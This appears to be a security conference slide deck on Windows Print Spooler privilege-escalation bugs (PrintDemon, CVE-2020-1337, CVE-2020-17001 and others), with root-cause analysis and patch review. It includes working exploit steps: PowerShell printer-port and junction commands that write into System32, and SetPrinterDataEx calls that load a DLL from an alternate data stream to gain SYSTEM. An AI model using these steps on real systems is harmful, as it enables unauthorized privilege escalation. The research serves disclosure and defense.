

Diving in to spooler: Discovering LPE and RCE Vulnerabilities in Windows Printer.

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C:\> whoarewe

- Zhiniang Peng

Dr. Zhiniang Peng (@edwardzpeng) is the Principal Security Researcher at Sangfor Force. His current research areas include applied cryptography, software security and threat hunting. He has more than 10 years of experience in both offensive and defensive security and published many research in both academia and industry.

- Xuefeng Li

Xuefeng Li (@lxf02942370) is an intern at intern at Force Research Team and a student at South China University of Technology. He has been engaged in Windows vulnerability hunting and exploitation for almost one year and ranked #10 on the MSRC Most Valuable Security Researcher list in 2020.

- Lewis Lee

Lewis Lee (<u>@LewisLee53</u>) is an intern at Force Research Team and a student at South China University of Technology.

Agenda

- 1. Introduction to Printer Spooler
- 2. Vulnerability Analysis: Medium2System
 - 2.1 First meet with spooler CVE-2020-1048
 - 2.2 Mitigation Bypass CVE-2020-1337
 - 2.3 Mitigation Bypass CVE-2020-17014
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 - 2.5 EvilCopyFileEvent Configuring Printer is Dangerous
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 - 3.1 Memory Corruption CVE-2021-24088, CVE-2021-24077, CVE-2021-1722
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


Introduction to Printer Spooler

Add, remove and configure printer

Spool high-level function calls into printer jobs

Receive and schedule printer jobs for printing




Name	PID	CPU	I/O to	Private	User name
🖶 spoolsv.exe	4940			5.34 MB	NT AUTHORITY\SYSTEM

Related Research

Evil Printer: How To Hack Windows Machines With Printing Protocol - Zhipeng Huo and Chuanda Ding

A Decade After Stuxnet's Printer Vulnerability: Printing is Still the Stairway to Heaven - PELEG HADAR and TOMER BAR



First meet with spooler - CVE-2020-1048

Quick review of PrintDemon(CVE-2020-1048 - found by Yarden Shafir & Alex Ionescu)

```
Step1: Add a Printer Driver

Add-PrinterDriver -Name "Generic / Text Only" |

Step2: Add a new printer port

Add-PrinterPort -Name "C:\windows\system32\1.txt" |

Step3: Add a new printer

Add-Printer -Name "PrintDemon" -DriverName "Generic / Text Only" -

PortName "c:\windows\system32\1.txt"

Step4: Add a printer job to printer queue

| "Hello, World!" | Out-Printer -Name "PrintDemon" |
```

Step5: Restart spooler or restart your computer

Step6: Resume the printer job. "Hello, World!"` should be written into `C:\windows\system32\1.txt

Root Cause Analysis


Client Side


Normal steps:

- 1. Add printer driver
- 2. Add printer port
- 3. Add new printer
- 4. Add a printer job
- 5. Resume your printer job

Vulnerable steps:

- 1. Add printer driver
- 2. Add printer port
- 3. Add new printer
- 4. Add a printer job
- 5. Restart spoole
- 6. Resume your printer job





```
Sever Side


Impersonate Client

PortIsValid("C:\windows\system32\1.txt")

Return Fail
```

Mitigation Bypass - CVE-2020-1337

Case 1: Using Device Symbolic Links



Device Symbolic Links only works for current user


```
Symlink \??\C: --> \??\D:
```

```
Running as SYSTEM (Impersonate Client)

Reparse
Open \??\C:\Windows\1.txt =======> \??\D:\Windows\1.txt
```

```
Running as SYSTEM

Not Reparse
Open \??\C:\Windows\1.txt =======> \??\C:\Windows\1.txt
```



Medium user writable!





Add-PrinterPort -Name "C:\1\1.txt"




Junction C:\1 ---> C:\Windows\System32

New-Item -Type Junction -Path C:\1 -Value
C:\Windows\System32




- 1. Add new printer
- 2. Add a printer job
- Restart your computer
- 4. Resume your printer job




Patch of CVE-2020-1337

Patch 1: Adding path redirection check when checking









Path Redirection attack detected!!!

Patch of CVE-2020-1337


Patch 2: Adding path redirection check when using






Mitigation Bypass - CVE-2020-17014

Fix a bug but bring an arbitrary file deletion bug





Mitigation Bypass - CVE-2020-17001


Bypass **IsPortALink** – found by James Forshaw

```
C++
                                                                                    DWORD GetFinalPathNameByHandleW(
HRESULT IsPortAlink(Handle , Path){
                                                                                       HANDLE hFile,
  wchar_t szFilePath[520];
                                                                                       LPWSTR lpszFilePath,
                                                                                       DWORD cchFilePath,
  if ( GetFinalPathNameByHandleW(Handle, szFilePath, 0x208u, 0) - 1 > 0x207 ){
                                                                                       DWORD
                                                                                                dwFlags
      goto Fail;
  }else{
                                                                                    );
      if ( _wcsnicmp(szFilePath, Path, PathLength) ){
         goto Fail;
      }else goto Success;
```


MS uses **GetFinalPathNameByHandle** to prevent path redirection attack

Behavior of GetFinalPathNameByHandle

Symlink \??\C:\1\1.txt ----> \??\C:\Windows\System32\1.txt



Hardlink \??\C:\1\1.txt ----> \??\C:\Windows\System32\1.txt



② Unfortunately, MS has released a mitigation for hardlink almost two years ago.

Behavior of GetFinalPathNameByHandle while handling UNC PATH

Administrative Shares (Admin\$, IPC\$, C\$) in Windows 10

- C\$ Default Driver Share
- IPC\$ Remote IPC (used in named pipe)
- Admin\$ Remote admin (point to %SystemRoot% Directory)

```
PS C:\1> net share

Share name Resource Remark

C$ C:\ Default share

IPC$ Remote IPC

print$ C:\Windows\system32\spool\drivers

Printer Drivers

ADMIN$ C:\Windows Remote Admin

The command completed successfully.
```

Administrative Shares are used for remote access and can also be accessed locally

Behavior of GetFinalPathNameByHandle while handling UNC PATH

⊕ Bypass GetFinalPathNameByHandle!!!


Finally fixed the root cause - Impersonate Self(SYSTEM)

```
v15 = (const WCHAR *)AdjustFileName(*((wchar_t **)v8 + 3));
v16 = (WCHAR *)v15;
if ( v15 )
  *(( OWORD *)v8 + 4) = CreateFileW(v15, 0x40000000u, 1u, 0i64, 4u, 0x82000000u, 0i64);
  v17 = GetLastError();
  if ( *(( QWORD *)v8 + 4) != -1i64 )
   if ( !(unsigned int)IsValidNamedPipeOrCustomPort(v16)
     && !(unsigned int)IsPortANetworkPrinter(v16)
     && ((int)IsPortAlink(v16, *((HANDLE *)v8 + 4)) < 0 | !(unsigned int)IsSpoolerImpersonating()) )
      if ( ( UNKNOWN *)WPP GLOBAL Control != &WPP GLOBAL Control
        && *( DWORD *)(WPP GLOBAL Control + 68i64) & 0x1000 )
       WPP_SF_S(
          *( QWORD *)(WPP GLOBAL Control + 56i64),
         19i64,
          &WPP 37583e587824394242237d9deb8b15c8 Traceguids,
          *(( OWORD *) v8 + 3));
     v5 = 50;
     CloseHandle(*((HANDLE *)v8 + 4));
      *((QWORD *)v8 + 4) = -1i64;
      if ( v17 != 183 )
        DeleteFileW(v16);
```

EvilCopyFileEvent - Configuring Printer is Dangerous

Limited user can create a printer and configure this printer

Add-Printer -Name "PrintDemon" -DriverName "Generic / Text Only" -PortName "C:\1\1.txt"



Configure Your Printer


SetPrinterDataEx function

05/31/2018 • 5 minutes to read • 🚱 🚭 🚭 +2

The SetPrinterDataEx function sets the configuration data for a printer or print server. The function

stores the configuration data under the printer's registry key.

Localspl.dll! SplSetPrinterDataEx



Set different printer attributes to trigger different handler calls

Localspl.dll!SplSetPrinterDataEx

```
if ( ! wcsicmp(L"PrinterDriverData", String1)
                                                                                                        Printer attributes
  return SplSetPrinterData(v10, a3, dwType, Src, a6);
 if ( wcscmp 0(String1, L"ConfigDriverData") )
   EnterSplSem(0i64);
  v13 = *(( QWORD *)v10 + 8);
  if (!(unsigned int)AccessGranted(1u, 4u, v10)
     && ( wcsicmp(L"QueueProperties", String1) | !(unsigned int)AccessGranted(1u, 0x40u, v10)) )
    v11 = 5;
ABEL 46:
     LeaveSplSem(v15, v14, v16);
       && !wcsncmp(String1, L"CopyFiles\\", 0xAui64)
       && !(*(_DWORD *)(*((_QWORD *)v10 + 21) + 168i64) & 0x4000000) )
                                                                                                          Handler
       SplCopyFileEvent(v10);
    goto LABEL 51;
   if ( CompareStringW(0x7Fu, 1u, a3, -1, L"PrintQueueV4DriverDirectory", -1) == 2 )
```

Localspl.dll! SplCopyFileEvent

```
v10 = SplGetPrinterDataEx(a1, a2, L"Module", &v22, 0i64, 0, (unsigned int)&v21);
if ( v10 == 2 )
  return 1i64;
if (!v10)
  v6 = (unsigned __int16 *)DllAllocSplMem(v21);
  if ( v6 )
    if (!(unsigned int)SplGetPrinterDataEx(v3, v9, L"Module", &v22, (unsigned __int8 *)v6, v21, (unsigned int)&v21)
      && \vee 22 == 1 )
      v5 = CreateFullyQualifiedNameFromPSpool(v3, &v20);
      if ( v5 )
                                                                       Load library?
        = SplLoadLibraryTheCopyFileModule((__int64)v3, v6);
        v8 = v20;
        v7 = d11;
        if ( dll )
          v15 = GetProcAddress(dll, "SpoolerCopyFileEvent");
            v5 = ((__int64 (__fastcall *)(unsigned __int16 *, wchar_t *, _QWORD))v15)(v8, v9, a3);
        if / 1/5 \
```

```
HMODULE SplLoadLibraryTheCopyFileModule(__int64 a1, const unsigned __int16 *user_string){
           !MakeCanonicalPath(user_string,szFilePath)
          goto FAIL;
         ( IsModuleFilePathAllowed(szFilePath allowed_Directory) ){
          LoadLibraryW(szFilePath);
                                                                  int64 fastcall MakeCanonicalPath(const unsigned int16 *szFilePath, unsigned int16 *OutFilePath)
                                                                  unsigned int v2; // ebx
          [\ldots]
                                                                  HANDLE v4; // rax
                                                                  void *v5; // rdi
                                                                  v4 = CreateFileW(szFilePath, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
                                                                  v5 = v4;
                                                                  if ( \vee 4 == (HANDLE) - 1i64 )
                                                                    return v2;
                                                                  if ( GetFinalPathNameByHandleW(v4, OutFilePath, 0x108u, 0) - 1 <= 0x106 )
                                                                   v2 = 1;
                                                                  CloseHandle(v5);
                                                                  return v2;
      szFilePath must be a canonical path!
```

```
Legal szFilePath for IsModuleFilePathAllowed
```

X cannot be '/' or '\'

```
Case 1 : szFilePath is under the C:\Windows\System32\spool\drivers
```

- √ C:\Windows\System32\spool\drivers\XXX.DLL
- √ C:\Windows\System32\spool\drivers\XXX\XXX.DLL

Case 2 : szFilePath is under the the root directory of C:\windows\system32

- √ C:\windows\system32\XXX.DLL
- X C:\windows\system32\XXX\XXX.DLL

• Both them are **not** medium user writable.


```
CASE 2 : ✓ C:\windows\system32\XXX.DLL
```

- X C:\windows\system32\XXX\XXX.DLL
- C:\windows\system32\ are **not** medium user writable.
- C:\windows\system32\Tasks\XXX are writable by medium user, but it's illegal here.

☼ Seems Not Exploitable?

NTFS Alternate Data Streams (ADS)


- ADS is file attribute only found on the NTFS file system
- ADS allows user to create sub streams for a file or a directory by using separator ":"
- ADS is widely abused to write hidden data for malware files



For file - C:\1\AAA:BBB

AAA is the file or directory name
BBB is the ADS on AAA

Medium user can write ADS of C:\Windows\System32\Tasks



C:\Windows\System32\Tasks:exp.dll must meet the CASE 2 - C:\windows\system32\XXX.DLL



Get SYSTEM Privilege with Twice Printer API Call!

```
WCHAR* EXP = (WCHAR*)L"C:\\Windows\\System32\\Tasks:exp.dll";
SetPrinterDataEx(handle, L"CopyFiles", L"Module", REG_SZ, (LPBYTE)EXP, wcslen(EXP) * 2);
SetPrinterDataEx(handle, L"CopyFiles\\", L"Module", REG_SZ, (LPBYTE)EXP, wcslen(EXP) * 2);
```

Process Name	PID Integrity	Operation	Path	Result	Detail
🔚 spoolsv.exe	2964 System	■ CreateFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Desired Access: Generic
spoolsv.exe	2964 System	🖳 QueryEAFile	C:\Windows\System32\Tasks:exp.dll	INVALID PARAMETER	
spoolsv.exe	2964 System	QueryNameInformationFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Name: \Windows\Systen
spoolsv.exe	2964 System	🖳 QueryNameInformationFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Name: \Windows\Systen
spoolsv.exe	2964 System	QueryNormalizedNameInformationI	File C:\Windows\System32\Tasks:exp.dll	SUCCESS	
spoolsv.exe	2964 System	🖟 CloséFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	
spoolsv.exe	2964 System	🖳 CreateFile	C:\Windows\System32\Tasks:exp.dll	SUCCESS	Desired Access: Read A
